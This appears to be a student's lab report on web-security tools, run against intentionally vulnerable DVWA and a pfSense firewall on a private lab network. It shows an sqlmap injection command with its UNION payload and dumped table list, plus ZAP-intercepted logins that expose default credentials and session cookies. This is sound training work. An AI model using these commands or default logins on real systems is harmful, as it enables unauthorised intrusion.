
Results are now different scan found now 17 items. In the earlier scan it found 14 items.

4 Task 3. – SQLMap



```
root@dst:~# sqlmap  -u "http://10.99.67.145/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie
 "security=low;PHPSESSID=2ad43uads8ggpsk17ped2u9bj0" --batch -D dvwa --tables
```

Result:




```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7171707a71,0x4271424f6c7948414e665a6272464348
79735074456e774b637170444a62437a4e51617053527867,0x71626b7171)#&Submit=Submit
---
[15:27:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[15:27:52] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:27:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10
.99.67.145'

[*] ending @ 15:27:52 /2020-11-09/

root@dst:~# 
```

5 Task 4.2 ZAP -proxy


5.1 Linux Virtual Machine(DVWA)

5.1.1 Login




```
username=admin&password=DVWA&Login=Login&user_token=c01111713d6b16702ac4223bf5597df9
```

5.1.2 Cookie




```
Cookie: PHPSESSID=2ad43uads8ggpsk17ped2u9bj0; security=low
Connection: keep-alive
```

5.1.3 Configuration change



```
security=low&seclev_submit=Submit&user_token=43f636c03db56958c2ff8e7cdd76655a
```


5.1.4 Logout



```
GET http://10.99.67.145/logout.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://10.99.67.145/
Cookie: PHPSESSID=2ad43uads8ggpsk17ped2u9bj0; security=low
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 10.99.67.145
```

5.2 Firewall (pfsense)

5.2.1 Login




```
POST http://10.99.67.254/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://10.99.67.254/index.php
Cookie: PHPSESSID=p52bva5kmmuee3sqpof52ou8kuubjh8r
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 185
Host: 10.99.67.254
```

```
__csrf_magic=
sid%3Ab39b5a83d6b665aa245a7cfb045b80520e0c39fc%2C1604932212%3Bip%3Ad5fa52b29383d75ff7b3
f56c4e2cf3462a916dcf%2C1604932212&usernamefld=admin&passwordfld=pfsense&login=Sign+In
```


We can see here username and password.

5.2.2 Cookie



```
Cookie: PHPSESSID=p52bva5kmmuee3sqpof52ou8kuubjh8r
Connection: keep-alive
```


5.2.3 Configuration change



```
__csrf_magic=sid%3A275b45e0d59f1bfe09da24b17b4a1ccf5f344e8f%2C1604932098&hostname=
TheGreatFirewall&domain=localdomain&dns0=8.8.8.8&dnsgw0=none&dns1=8.8.4.4&dnsgw1=none&
dnsallowoverride=yes&timezone=Etc%2FUTC&timeservers=0.pfsense.pool.ntp.org&language=pl&
webguicss=pfSense.css&webguifixedmenu=&webguihostnamemenu=&dashboardcolumns=2&logincss=
1e3f75%3B&save=Save
```

I changed language to Polish in general settings.

5.2.4 Logout



```
POST http://10.99.67.254/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://10.99.67.254/system.php
Cookie: PHPSESSID=vbrv5ecv4jq3lvn3mfta05pt2uuac484
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Host: 10.99.67.254

logout=&__csrf_magic=sid%3Ad3346dec54e91156dd77c10ca1c3ff5c4e7f7e21%2C1604932209
```